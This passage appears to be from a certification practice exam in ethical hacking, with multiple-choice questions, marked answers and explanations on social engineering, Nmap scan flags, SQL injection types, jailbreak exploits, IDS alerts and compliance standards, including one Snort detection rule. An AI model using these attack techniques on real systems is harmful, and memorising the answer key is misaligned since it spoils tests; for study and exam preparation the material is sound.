gpedit.msc or Group Policy Editor is a configuration manager for Windows which makes it easier to configure Windows settings. Instead of going through Windows Registry, the user can configure different aspects of the Windows operating system through the Group Policy Editor

ncpa.cpl

Opens the Network Connections in Control panel.

ncpa = Network Control Panel Applet, **cpl** = Control Panel

services.msc

Opens Windows Services Manager.

Question 19:

Victor, a white hacker, received an order to perform a penetration test from the company "Test us".

He starts collecting information and finds the email of an employee of this company in free access. Victor decides to send a letter to this email, changing the original email address to the email of the boss of this employee, "boss@testus.com". He asks the employee to immediately open the "link with the report" and check it. An employee of the company "Test us" opens this link and infects his computer.

Thanks to these manipulations, Viktor gained access to the corporate network and successfully conducted a pentest.

What type of attack did Victor use?

- **Eavesdropping**
- **Social engineering**
- **(Correct)**
- **Tailgating**
- **Piggybacking**

Explanation

[https://en.wikipedia.org/wiki/Social_engineering_\(security\)](https://en.wikipedia.org/wiki/Social_engineering_(security))

Social engineering is the term used for a broad range of malicious activities accomplished through human interactions. It uses psychological manipulation to trick users into making security mistakes or giving away sensitive information.

Social engineering attacks typically involve some form of psychological manipulation, fooling otherwise unsuspecting users or employees into handing over confidential or sensitive data. Commonly, social engineering involves email or other communication that invokes urgency, fear, or similar emotions in the victim, leading the victim to promptly reveal sensitive information, click a malicious link, or open a malicious file. Because social engineering involves a human element, preventing these attacks can be tricky for enterprises.

Incorrect answers:

Tailgating and Piggybacking are the same thing

Tailgating, sometimes referred to as piggybacking, is a physical security breach in which an unauthorized person follows an authorized individual to enter a secured premise.

Tailgating provides a simple social engineering-based way around many security mechanisms one would think of as secure. Even retina scanners don't help if an employee holds the door for an unknown person behind them out of misguided courtesy.

People who might tailgate include disgruntled former employees, thieves, vandals, mischief-makers, and issues with employees or the company. Any of these can disrupt business, cause damage, create unexpected costs, and lead to further safety issues.

Eavesdropping <https://en.wikipedia.org/wiki/Eavesdropping>

Eavesdropping is the act of secretly or stealthily listening to the private conversation or communications of others without their consent in order to gather information. Since the beginning of the digital age, the term has also come to hold great significance in the world of cybersecurity.

The question does not specify at what level and how this attack is used. An attacker can eavesdrop on a conversation or use special software and obtain information on the network. There are many options, but this is not important because the correct answer is clearly not related to information interception.

Question 20:

Identify the standard by the description:

A regulation contains a set of guidelines that everyone who processes any electronic data in medicine should adhere to. It includes information on medical practices, ensuring that all necessary measures are in place while saving, accessing, and sharing any electronic medical data to secure patient data.

- COBIT
- ISO/IEC 27002
- HIPAA
- (Correct)
- FISMA

Explanation

Correct answer: HIPAA

Explanation

: https://en.wikipedia.org/wiki/Health_Insurance_Portability_and_Accountability_Act

The Health Insurance Portability and Accountability Act of 1996 (HIPAA or the Kennedy–Kassebaum Act) is a United States federal statute enacted by the 104th United States Congress and signed into law by President Bill Clinton on August 21, 1996. It was created primarily to modernize the flow of healthcare information, stipulate how personally identifiable information maintained by the healthcare and healthcare insurance industries should be protected from fraud and theft, and address limitations on healthcare insurance coverage.

The act consists of five titles.

Title I of HIPAA protects health insurance coverage for workers and their families when they change or lose their jobs.

Title II of HIPAA, known as the Administrative Simplification (AS) provisions, requires the establishment of national standards for electronic health care transactions and national identifiers for providers, health insurance plans, and employers.

Title III sets guidelines for pre-tax medical spending accounts.

Title IV sets guidelines for group health plans, and Title V governs company-owned life insurance policies.

Incorrect answers:

FISMA

https://en.wikipedia.org/wiki/Federal_Information_Security_Management_Act_of_2002

The Federal Information Security Management Act of 2002 (FISMA, 44 U.S.C. § 3541, et seq.) is a United States federal law enacted in 2002 as Title III of the E-Government Act of 2002 (Pub.L. 107–347 (text) (pdf), 116 Stat. 2899). The act recognized the importance of information security to the economic and national security interests of the United States. The act requires each federal agency to develop, document, and implement an agency-wide program to provide information security for the information and information systems that support the operations and assets of the agency, including those provided or managed by another agency, contractor, or other source.

FISMA has brought attention within the federal government to cybersecurity and explicitly emphasized a "risk-based policy for cost-effective security." FISMA requires agency program officials, chief information officers, and inspectors general (IGs) to conduct annual reviews of the agency's information security program and report the results to Office of Management and Budget (OMB). OMB uses this data to assist in its oversight responsibilities and to prepare this annual report to Congress on agency compliance with the act. In FY 2008, federal agencies spent \$6.2 billion securing the government's total information technology investment of approximately \$68 billion or about 9.2 percent of the total information technology portfolio.

ISO/IEC 27002 https://en.wikipedia.org/wiki/ISO/IEC_27002

ISO/IEC 27002 is an information security standard published by the International Organization for Standardization (ISO) and by the International Electrotechnical Commission (IEC), titled Information technology – Security techniques – Code of practice for information security controls.

The ISO/IEC 27000-series standards are descended from a corporate security standard donated by Shell to a UK government initiative in the early 1990s.[1] The Shell standard was developed into British Standard BS 7799 in the mid-1990s, and was adopted as

ISO/IEC 17799 in 2000. The ISO/IEC standard was revised in 2005, and renumbered ISO/IEC 27002 in 2007 to align with the other ISO/IEC 27000-series standards. It was revised again in 2013. Later in 2015 the ISO/IEC 27017 was created from that standard in order to suggesting additional security controls for the cloud which were not completely defined in ISO/IEC 27002.

COBIT <https://en.wikipedia.org/wiki/COBIT>

COBIT (Control Objectives for Information and Related Technologies) is a framework created by ISACA for information technology (IT) management and IT governance.

The framework defines a set of generic processes for the management of IT, with each process defined together with process inputs and outputs, key process-activities, process objectives, performance measures and an elementary maturity model.

Question 21:

Which of the following command-line flags set a stealth scan for Nmap?

- -sT
- -sS
- **(Correct)**
- -sM
- -sU

Explanation

<https://nmap.org/book/synscan.html>

TCP SYN (Stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls. SYN scan is relatively unobtrusive and stealthy since it never completes TCP connections. It also works against any compliant TCP stack rather than depending on idiosyncrasies of specific platforms as Nmap's FIN/NUL/Xmas, Maimon and idle scans do. It also allows clear, reliable differentiation between open, closed, and filtered states.

Incorrect answers:

-sU <https://nmap.org/book/scan-methods-udp-scan.html>

UDP Scan (-sU)

While most popular services on the Internet run over the TCP protocol, UDP services are widely deployed. DNS, SNMP, and DHCP (registered ports 53, 161/162, and 67/68) are three of the most common. Because UDP scanning is generally slower and more difficult than TCP, some security auditors ignore these ports. This is a mistake, as exploitable UDP services are quite common and attackers certainly don't ignore the whole protocol. Fortunately, Nmap can help inventory UDP ports.

UDP scan is activated with the -sU option. It can be combined with a TCP scan type such as SYN scan (-sS) to check both protocols during the same run.

-sM <https://nmap.org/book/scan-methods-maimon-scan.html>

TCP Maimon Scan (-sM)

The Maimon scan is named after its discoverer, Uriel Maimon. He described the technique in Phrack Magazine issue #49 (November 1996). Nmap, which included this technique, was released two issues later. This technique is exactly the same as NULL, FIN, and Xmas scan, except that the probe is FIN/ACK. According to RFC 793 (TCP), a RST packet should be generated in response to such a probe whether the port is open or closed. However, Uriel noticed that many BSD-derived systems simply drop the packet if the port is open.

-sT <https://nmap.org/book/scan-methods-connect-scan.html>

TCP Connect Scan (-sT)

TCP connect scan is the default TCP scan type when SYN scan is not an option. This is the case when a user does not have raw packet privileges or is scanning IPv6 networks. Instead of writing raw packets as most other scan types do, Nmap asks the underlying operating system to establish a connection with the target machine and port by issuing the connect system call. This is the same high-level system call that web browsers, P2P clients, and most other network-enabled applications use to establish a connection. It is part of a programming interface known as the Berkeley Sockets API. Rather than read raw packet responses off the wire, Nmap uses this API to obtain status information on each connection attempt. This and the FTP bounce scan (the section called “TCP FTP Bounce Scan (-b)”) are the only scan types available to unprivileged users.

Question 22:

What best describes two-factor authentication for a credit card (using a card and pin)?

- **Something you have and something you know.**
- **(Correct)**
- **Something you know and something you are.**
- **Something you have and something you are.**
- **Something you are and something you remember.**

Explanation

Two-factor Authentication or 2FA is a user identity verification method, where two of the three possible authentication factors are combined to grant access to a website or application. 1) something the user knows, 2) something the user has, or 3) something the user is.

The possible factors of authentication are:

· **Something the User Knows:**

This is often a password, passphrase, PIN, or secret question. To satisfy this authentication challenge, the user must provide information that matches the answers previously provided to the organization by that user, such as "Name the town in which you were born."

· **Something the User Has:**

This involves entering a one-time password generated by a hardware authenticator. Users carry around an authentication device that will generate a one-time password on command. Users then authenticate by providing this code to the organization. Today, many organizations offer software authenticators that can be installed on the user's mobile device.

· **Something the User Is:**

This third authentication factor requires the user to authenticate using biometric data. This can include fingerprint scans, facial scans, behavioral biometrics, and more.

For example: In internet security, the most used factors of authentication are:

something the user has (e.g., a bank card) and **something the user knows** (e.g., a PIN code). This is two-factor authentication. Two-factor authentication is also sometimes referred to as strong authentication, Two-Step Verification, or 2FA.

The key difference between Multi-Factor Authentication (MFA) and Two-Factor Authentication (2FA) is that, as the term implies, Two-Factor Authentication utilizes a combination of two out of three possible authentication factors. In contrast, Multi-Factor Authentication could utilize two or more of these authentication factors.

Question 23:

While using your bank's online servicing you notice the following string in the URL bar:
<http://www.MyPersonalBank.com/account?id=368940911028389&Damount=10980&Camount=21>

You observe that if you modify the Damount & Camount values and submit the request, that data on the web page reflect the changes. Which type of vulnerability is present on this site?

- **Web Parameter Tampering**
- **(Correct)**
- **XSS Reflection**
- **SQL injection**
- **Cookie Tampering**

Explanation

Correct answer: Web Parameter Tampering

Explanation

:

The Web Parameter Tampering attack is based on manipulating parameters exchanged between client and server to modify application data, such as user credentials and permissions, price and quantity of products, etc. Usually, this information is stored in cookies, hidden form fields, or URL Query Strings and is used to increase application functionality and control.

This attack can be performed by a malicious user who wants to exploit the application for their own benefit or an attacker who wishes to attack a third-person using a Man-in-the-middle attack. In both cases, tools like Webscarab and Paros proxy are mostly used.

The attack success depends on the integrity and logic validation mechanism errors, and its exploitation can result in other consequences, including XSS, SQL Injection, file inclusion, and path disclosure attacks.

Incorrect answers:

Cookie Tampering

Cookies are files on a user's computer which allow a web application to store information that is subsequently used to identify returning users. Actions by a user or user-specific settings for an application are also stored in cookies. Cookie tampering can be used for attacks such as session hijacking, where cookies with session identification information are stolen or modified by an attacker.

XSS Reflection [https://en.wikipedia.org/wiki/Cross-site_scripting#Non-persistent_\(reflected\)](https://en.wikipedia.org/wiki/Cross-site_scripting#Non-persistent_(reflected))

Cross-site scripting (XSS) is a web application vulnerability that permits an attacker to inject code (typically HTML or JavaScript) into an outside website's contents. When a victim views an infected page on the website, the victim's browser executes the injected code. Consequently, the attacker has bypassed the browser's same-origin policy and can steal private information from a victim associated with the website.

Reflected XSS attacks, also known as non-persistent attacks, occur when a malicious script is reflected off of a web application to the victim's browser.

The script is activated through a link, which sends a request to a website with a vulnerability that enables malicious scripts' execution. The vulnerability is typically a result of incoming requests not being sufficiently sanitized, which allows for the manipulation of a web application's functions and the activation of malicious scripts.

To distribute the malicious link, a perpetrator typically embeds it into an email or third-party website (e.g., in a comment section or social media). The link is embedded inside an anchor text that provokes the user to click on it, which initiates the XSS request to an exploited website, reflecting the attack back to the user.

SQL injection https://en.wikipedia.org/wiki/SQL_injection

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly

known as an attack vector for websites but can be used to attack any type of SQL database.

Question 24:

Which regulation defines security and privacy controls for all U.S. federal information systems except those related to national security?

- NIST-800-53
- (Correct)
- PCI-DSS
- EU Safe Harbor
- HIPAA

Explanation

Correct answer: NIST-800-53

Explanation

: https://en.wikipedia.org/wiki/NIST_Special_Publication_800-53

<https://nvd.nist.gov/800-53>

NIST Special Publication 800-53 provides a catalog of security and privacy controls for all U.S. federal information systems except those related to national security. It is published by the National Institute of Standards and Technology, which is a non-regulatory agency of the United States Department of Commerce. NIST develops and issues standards, guidelines, and other publications to assist federal agencies in implementing the Federal Information Security Modernization Act of 2014 (FISMA) and to help with managing cost-effective programs to protect their information and information systems.

Incorrect answers:

PCI-DSS https://en.wikipedia.org/wiki/Payment_Card_Industry_Data_Security_Standard

The Payment Card Industry Data Security Standard (PCI DSS) is an information security standard for organizations that handle branded credit cards from the major card schemes.

The PCI Standard is mandated by the card brands but administered by the Payment Card Industry Security Standards Council. The standard was created to increase controls around cardholder data to reduce credit card fraud.

EU Safe Harbor

https://en.wikipedia.org/wiki/International_Safe_Harbor_Privacy_Principles

The International Safe Harbor Privacy Principles or Safe Harbour Privacy Principles were principles developed between 1998 and 2000 in order to prevent private organizations within the European Union or United States which store customer data from accidentally disclosing or losing personal information.

HIPAA

https://en.wikipedia.org/wiki/Health_Insurance_Portability_and_Accountability_Act

The Health Insurance Portability and Accountability Act of 1996 (HIPAA or the Kennedy–Kassebaum Act) is a United States federal statute enacted by the 104th United States Congress and signed into law by President Bill Clinton on August 21, 1996. It was created primarily to modernize the flow of healthcare information, stipulate how personally identifiable information maintained by the healthcare and healthcare insurance industries should be protected from fraud and theft, and address limitations on healthcare insurance coverage

Question 25:

After several unsuccessful attempts to extract cryptography keys using software methods, Mark is thinking about trying another code-breaking methodology. Which of the following will best suit Mark based on his unsuccessful attempts?

- **One-Time Pad.**
- **Trickery and Deceit.**
- **(Correct)**
- **Frequency Analysis.**
- **Brute-Force.**

Explanation

Trickery and Deceit – it involves the use of social engineering techniques to extract cryptography keys

Brute-Force – cryptography keys are discovered by trying every possible combination

One-Time Pad – a one-time pad contains many non-repeating groups of letters or number keys, which are chosen randomly

Frequency Analysis – It is the study of the frequency of letters or groups of letters in a cipher text. It works on the fact that, in any given stretch of written language, certain letters and combination of letters occur with varying frequencies.

Question 26:

Which of the following can be designated as "Wireshark for CLI"?

- **John the Ripper**
- **tcpdump**
- **(Correct)**
- **nessus**
- **ethereal**

Explanation

<https://www.tcpdump.org/>

Tcpdump is a data-network packet analyzer computer program that runs under a command-line interface. It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached. Distributed under the BSD license, tcpdump is free software.

<https://www.wireshark.org/>

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.

NOTE: Wireshark is very similar to tcpdump, but has a graphical front-end, plus some integrated sorting and filtering options.

Incorrect answers:

Nessus <https://www.tenable.com/>

Nessus is a program for automatically searching for known flaws in the protection of information systems. It is able to detect the most common types of vulnerabilities, for example:

- Availability of vulnerable versions of services or domains;
- Configuration errors (for example, no need for authorization on the SMTP server);
- The presence of default passwords, blank, or weak passwords;

The program has a client-server architecture, which greatly expands the scanning capabilities.

Ethereal - the project was renamed Wireshark in May 2006 due to trademark issues.

John the Ripper https://en.wikipedia.org/wiki/John_the_Ripper

John the Ripper is a free password cracking software tool.

Question 27:

Which of the following methods is best suited to protect confidential information on your laptop which can be stolen while travelling?

- **BIOS password.**
- **Full disk encryption.**
- **(Correct)**
- **Password protected files.**
- **Hidden folders.**

Explanation

https://en.wikipedia.org/wiki/Disk_encryption#Full_disk_encryption

The best solution of all the above options is Full Disk encryption as it provides the highest security.

Full disk encryption has several benefits compared to regular file or folder encryption, or encrypted vaults. The following are some benefits of disk encryption:

- Nearly everything including the swap space and the temporary files is encrypted. Encrypting these files is important, as they can reveal important confidential data. With a software implementation, the bootstrapping code cannot be encrypted however. For example, BitLocker Drive Encryption leaves an unencrypted volume to boot from, while the volume containing the operating system is fully encrypted.
- With full disk encryption, the decision of which individual files to encrypt is not left up to users' discretion. This is important for situations in which users might not want or might forget to encrypt sensitive files.
- Immediate data destruction, such as simply destroying the cryptographic keys (crypto-shredding), renders the contained data useless. However, if security towards future attacks is a concern, purging or physical destruction is advised.

Question 28:

Rajesh, the system administrator analyzed the IDS logs and noticed that when accessing the external router from the administrator's computer to update the router configuration, IDS registered alerts. What type of an alert is this?

- **True negative**
- **False negative**
- **True positive**
- **False positive**
- **(Correct)**

Explanation

A false positive state is when the IDS identifies an activity as an attack, but the activity is acceptable behavior. A false positive is a false alarm.

Incorrect answers:

False negative

A false negative state is the most serious and dangerous state. This is when the IDS identifies an activity as acceptable when the activity is actually an attack. That is, a false negative is when the IDS misses an attack. This is the most dangerous state since the security professional has no idea that an attack took place.

True positive

A true positive state is when the IDS identifies an activity as an attack, and the activity is actually an attack. A true positive is a successful identification of an attack.

True negative

A true negative state is when the IDS identifies an activity as acceptable behavior, and the activity is actually acceptable. A true negative is successfully ignoring acceptable behavior.

Question 29:

Identify the type of jailbreaking which allows user-level access and does not allow iboot-level access?

- **Userland Exploit**
- **(Correct)**
- **iBoot Exploit**
- **Bootrom Exploit**
- **iBootrom Exploit**

Explanation

Jailbreaking can be defined as a process of installing a modified set of kernel patches that allows users to run third party applications not signed by OS vendor.

It provides root level access of the operating system and permits downloading of third-party applications, themes, extensions on an iOS devices.

It removes sandbox instructions, enabling malicious applications to get access to restricted mobile resources and information. Types of jailbreaking: Tethered, Semi-Tethered and Untethered.

Types Of jailbreaking exploits:

1. **Userland Exploit:** It allows user-level access but does not allow iboot-level access.
2. **iBoot Exploit:** An iBoot jailbreak allows user-level and iboot-level access.
3. **Bootrom Exploit:** It allows user-level access and iboot-level access.

Question 30:

You make a series of interactive queries, choosing subsequent plaintexts based on the information from the previous encryptions. What type of attack are you trying to perform?

- Chosen-plaintext attack
- Known-plaintext attack
- Ciphertext-only attack
- Adaptive chosen-plaintext attack
- (Correct)

Explanation

A shape adaptive chosen-plaintext attack is a chosen-plaintext attack scenario in which the attacker has the ability to make his choice of the inputs to the encryption function based on the previous chosen-plaintext queries and their corresponding ciphertexts. The scenario is clearly more powerful than the basic chosen-plaintext attack but is probably less practical in real life since it requires the interaction of the attacker with the encryption device.

Incorrect answers:

Chosen-plaintext attack https://en.wikipedia.org/wiki/Chosen-plaintext_attack

A chosen-plaintext attack (CPA) is an attack model for cryptanalysis which presumes that the attacker can obtain the ciphertexts for arbitrary plaintexts. The goal of the attack is to gain information that reduces the security of the encryption scheme.

Modern ciphers aim to provide semantic security, also known as ciphertext indistinguishability under chosen-plaintext attack and are therefore by design generally immune to chosen-plaintext attacks if correctly implemented.

Ciphertext-only attack https://en.wikipedia.org/wiki/Ciphertext-only_attack

A ciphertext-only attack (COA) or known ciphertext attack is an attack model for cryptanalysis where the attacker is assumed to have access only to a set of ciphertexts. While the attacker has no channel providing access to the plaintext prior to encryption,

in all practical ciphertext-only attacks, the attacker still has some knowledge of the plaintext. For instance, the attacker might know the language in which the plaintext is written or the expected statistical distribution of characters in the plaintext. Standard protocol data and messages are commonly part of the plaintext in many deployed systems and can usually be guessed or known efficiently as part of a ciphertext-only attack on these systems.

Known-plaintext attack https://en.wikipedia.org/wiki/Known-plaintext_attack

A known-plaintext attack (KPA) is an attack model for cryptanalysis where the attacker has access to both the plaintext (called a crib), and its encrypted version (ciphertext). These can be used to reveal further secret information such as secret keys and codebooks.

Question 31:

Which of the following is the type of violation when an unauthorized individual enters a building following an employee through the employee entrance?

- **Pretexting.**
- **Announced.**
- **Reverse Social Engineering.**
- **Tailgating.**
- **(Correct)**

Explanation

The tailgating attack, also known as “piggybacking,” involves an attacker seeking entry to a restricted area that lacks the proper authentication.

The attacker can simply walk in behind a person who is authorized to access the area. In a typical attack scenario, a person impersonates a delivery driver loaded down with packages and waits until an employee opens their door. The attacker asks that the employee hold the door, bypassing the security measures in place (e.g., electronic access control).

Incorrect answers:

Pretexting

The term pretexting indicates the practice of presenting oneself as someone else to obtain private information. Usually, attackers create a fake identity and use it to manipulate the receipt of information.

Attackers leveraging this specific social engineering technique adopt several identities they have created. This bad habit could expose their operations to the investigations conducted by security experts and law enforcement.

Reverse Social Engineering

A reverse social engineering attack is a person-to-person attack in which an attacker convinces the target that he or she has a problem or might have a certain problem in the future and that he, the attacker, is ready to help solve the problem.

Question 32:


```
alert tcp any any -> 10.199.10.3 21 (msg: "FTP on the network!");
```

Which system usually uses such a configuration setting?

- **FTP Server rule**
- **IDS**
- **(Correct)**
- **Router IPTable**
- **Firewall IPTable**

Explanation

https://www.snort.org/documents#latest_rule_documents



NOTE: One thing is important to understand: there is no standard for parsers, at least for now. No one will force you, when developing your product, for example, IDS, to create a rule language the same as that of Snort. The question does not specify the manufacturer, although the example clearly hints at the Snort rules, other manufacturers can use the same syntax for anything. In some products, you may not even see the syntax at all cause you may only have access to the graphical user interface. For example, in cloud services, where the stratification of services by levels of abstraction is most clearly visible.

Question 33:

With which of the following SQL injection attacks can an attacker deface a web page, modify or add data stored in a database and compromised data integrity?

- **Compromised Data Integrity.**
- **(Correct)**
- **Loss of data availability.**
- **Unauthorized access to an application.**
- **Information Disclosure.**

Explanation

With a successful attack using SQL injection, an attacker can gain:

Compromised data integrity. As SQL statements are also used to modify or add the record, an attacker can use SQL injection to modify or add data stored in a database. This would lead to compromised data integrity.

Unauthorized access to an application. An attacker can successfully bypass an application's authentication mechanism to have illegitimate access to it.

Information disclosure. An attack could lead to a complete data leakage from the database server.

Loss of data availability. An attacker can delete records from the database server.

Question 34:

How works the mechanism of a Boot Sector Virus?

- Overwrites the original MBR and only executes the new virus code.
- Moves the MBR to another location on the hard disk and copies itself to the original location of the MBR.
- (Correct)
- Moves the MBR to another location on the Random-access memory and copies itself to the original location of the MBR.
- Modifies directory table entries to point to the virus code instead of the actual MBR.

Explanation

https://en.wikipedia.org/wiki/Boot_sector#Boot_Sector_Viruses

Among all the viruses, boot sector viruses are one of the oldest forms of computer viruses. At the time of your PC startup time, it infects the boot sector of floppy disks or the Master Boot Record(MBR). Some also infect the boot sector of the hard disk instead of the MBR. To start the operating system and other bootable programs, the boot sector contains all the files required. Before starting any security program like your antivirus program, the boot sector virus runs to execute malicious code.

When the system is booted from an infected disk, the infected code runs. If the infected code runs then, it will rapidly infect other floppy disks. The boot sector virus uses DOS commands while it infects at a BIOS level.

Because this virus is located on the boot sector of your hard drive and runs before the operating system begins, the boot sector virus can cause a lot of damage. Depending on their aim, each boot sector virus works differently. Adware or malware virus creating is the common and general irritating issues.

Most commonly, Boot sector computer viruses are spread using physical media. After it enters a computer, it modifies or replaces the existing boot code. After that, when a user tries to boot their pcs, the virus will be loaded and run immediately. By phishing, you can also be affected by the boot sector virus. It is also possible to send you an attachment with boot sector virus code to your pcs.

Question 35:

Which of the following tools is packet sniffer, network detector and IDS for 802.11(a, b, g, n) wireless LANs?

- **Nmap**
- **Nessus**
- **Abel**
- **Kismet**
- **(Correct)**

Explanation

[https://en.wikipedia.org/wiki/Kismet_\(software\)](https://en.wikipedia.org/wiki/Kismet_(software))

Kismet is a network detector, packet sniffer, and intrusion detection system for 802.11 wireless LANs. Kismet will work with any wireless card which supports raw monitoring mode, and can sniff 802.11a, 802.11b, 802.11g, and 802.11n traffic.

Incorrect answers:

Nessus [https://en.wikipedia.org/wiki/Nessus_\(software\)](https://en.wikipedia.org/wiki/Nessus_(software))

Nessus is a remote security scanning tool that scans a computer and raises an alert if it discovers any vulnerabilities that malicious hackers could use to access any computer you have connected to a network.

Nmap <https://en.wikipedia.org/wiki/Nmap>

Nmap (Network Mapper) is a free and open-source network scanner created by Gordon Lyon (also known by his pseudonym Fyodor Vaskovich). Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.

Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection. These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other

features. Nmap can adapt to network conditions including latency and congestion during a scan.

Abel [https://en.wikipedia.org/wiki/Cain_and_Abel_\(software\)](https://en.wikipedia.org/wiki/Cain_and_Abel_(software))

Cain and Abel (often abbreviated to Cain) was a password recovery tool for Microsoft Windows. It could recover many kinds of passwords using methods such as network packet sniffing, cracking various password hashes by using methods such as dictionary attacks, brute force and cryptanalysis attacks. Cryptanalysis attacks were done via rainbow tables which could be generated with the winrtgen.exe program provided with Cain and Abel.

Question 36:

You know that the application you are attacking is vulnerable to an SQL injection, but you cannot see the result of the injection. You send a SQL query to the database, which makes the database wait before it can react. You can see from the time the database takes to respond, whether a query is true or false. What type of SQL injection did you use?

- **Error-based SQLi.**
- **UNION SQLi.**
- **Blind SQLi.**
- **(Correct)**
- **Out-of-band SQLi.**

Explanation

Blind SQLi

The attacker sends data payloads to the server and observes the response and behavior of the server to learn more about its structure. This method is called blind SQLi because the data is not transferred from the website database to the attacker, thus the attacker cannot see information about the attack in-band.

Blind SQL injections rely on the response and behavioral patterns of the server so they are typically slower to execute but may be just as harmful. Blind SQL injections can be classified as follows:

Boolean—that attacker sends a SQL query to the database prompting the application to return a result. The result will vary depending on whether the query is true or false. Based on the result, the information within the HTTP response will modify or stay unchanged. The attacker can then work out if the message generated a true or false result.

Time-based—attacker sends a SQL query to the database, which makes the database wait (for a period in seconds) before it can react. The attacker can see from the time the database takes to respond, whether a query is true or false. Based on the result, an HTTP response will be generated instantly or after a waiting period. The attacker can thus work out if the message they used returned true or false, without relying on data from the database. The attacker sends data payloads to the server and observes the response and behavior of the server to learn more about its structure. This method is called blind SQLi because the data is not transferred from the website database to the attacker, thus the attacker cannot see information about the attack in-band.

Incorrect answers:

Error-based SQLi

The Error based technique, when an attacker tries to insert malicious query in input fields and get some error which is regarding SQL syntax or database.

For example, SQL syntax error should be like this:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near “VALUE”.

The error message gives information about the database used, where the syntax error occurred in the query. Error based technique is the easiest way to find SQL Injection.

UNION SQLi

When an application is vulnerable to SQL injection and the results of the query are returned within the application's responses, the UNION keyword can be used to retrieve data from other tables within the database. This results in an SQL injection UNION attack.

The UNION keyword lets you execute one or more additional SELECT queries and append the results to the original query. For example:

SELECT a, b FROM table1 UNION SELECT c, d FROM table2

This SQL query will return a single result set with two columns, containing values from columns a and b in table1 and columns c and d in table2.

For a UNION query to work, two key requirements must be met:

- The individual queries must return the same number of columns.
- The data types in each column must be compatible between the individual queries.

To carry out an SQL injection UNION attack, you need to ensure that your attack meets these two requirements.

Out-of-band SQLi

The attacker can only carry out this form of attack when certain features are enabled on the database server used by the web application. This form of attack is primarily used as an alternative to the in-band and inferential SQLi techniques.

Out-of-band SQLi is performed when the attacker can't use the same channel to launch the attack and gather information, or when a server is too slow or unstable for these actions to be performed. These techniques count on the capacity of the server to create DNS or HTTP requests to transfer data to an attacker.

Question 37:

Philip, a cybersecurity specialist, needs a tool that can function as a network sniffer, record network activity, prevent and detect network intrusion. Which of the following tools is suitable for Philip?

- **Nmap**
- **Nessus**
- **Snort**
- **(Correct)**
- **Cain & Abel**

Explanation

[https://en.wikipedia.org/wiki/Snort_\(software\)](https://en.wikipedia.org/wiki/Snort_(software))

Snort is a free open source network intrusion detection system (IDS) and intrusion prevention system (IPS) created in 1998 by Martin Roesch, founder and former CTO of Sourcefire. Snort is now developed by Cisco, which purchased Sourcefire in 2013.

Snort's open-source network-based intrusion detection/prevention system (IDS/IPS) has the ability to perform real-time traffic analysis and packet logging on Internet Protocol (IP) networks. Snort performs protocol analysis, content searching and matching.

The program can also be used to detect probes or attacks, including, but not limited to, operating system fingerprinting attempts, semantic URL attacks, buffer overflows, server message block probes, and stealth port scans.

Snort can be configured in three main modes: 1. sniffer, 2. packet logger, and 3. network intrusion detection.

Sniffer Mode

The program will read network packets and display them on the console.

Packet Logger Mode

In packet logger mode, the program will log packets to the disk.

Network Intrusion Detection System Mode

In intrusion detection mode, the program will monitor network traffic and analyze it against a rule set defined by the user. The program will then perform a specific action based on what has been identified.

Incorrect answers:

Nmap <https://en.wikipedia.org/wiki/Nmap>

Nmap (Network Mapper) is a free and open-source network scanner created by Gordon Lyon (also known by his pseudonym Fyodor Vaskovich). Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.

Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection. These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other features. Nmap can adapt to network conditions including latency and congestion during a scan.

Cain & Abel https://en.wikipedia.org/wiki/Cain_and_Abel

Cain and Abel (often abbreviated to Cain) is a password recovery tool for Microsoft Windows. It can recover many kinds of passwords using methods such as network packet sniffing, cracking various password hashes by using methods such as dictionary attacks, brute force and cryptanalysis attacks. Cryptanalysis attacks are done via rainbow tables which can be generated with the winrtgen.exe program provided with Cain and Abel. Cain and Abel is maintained by Massimiliano Montoro and Sean Babcock.

Nessus [https://en.wikipedia.org/wiki/Nessus_\(software\)](https://en.wikipedia.org/wiki/Nessus_(software))

Nessus is a proprietary vulnerability scanner developed by Tenable, Inc.

Question 38:

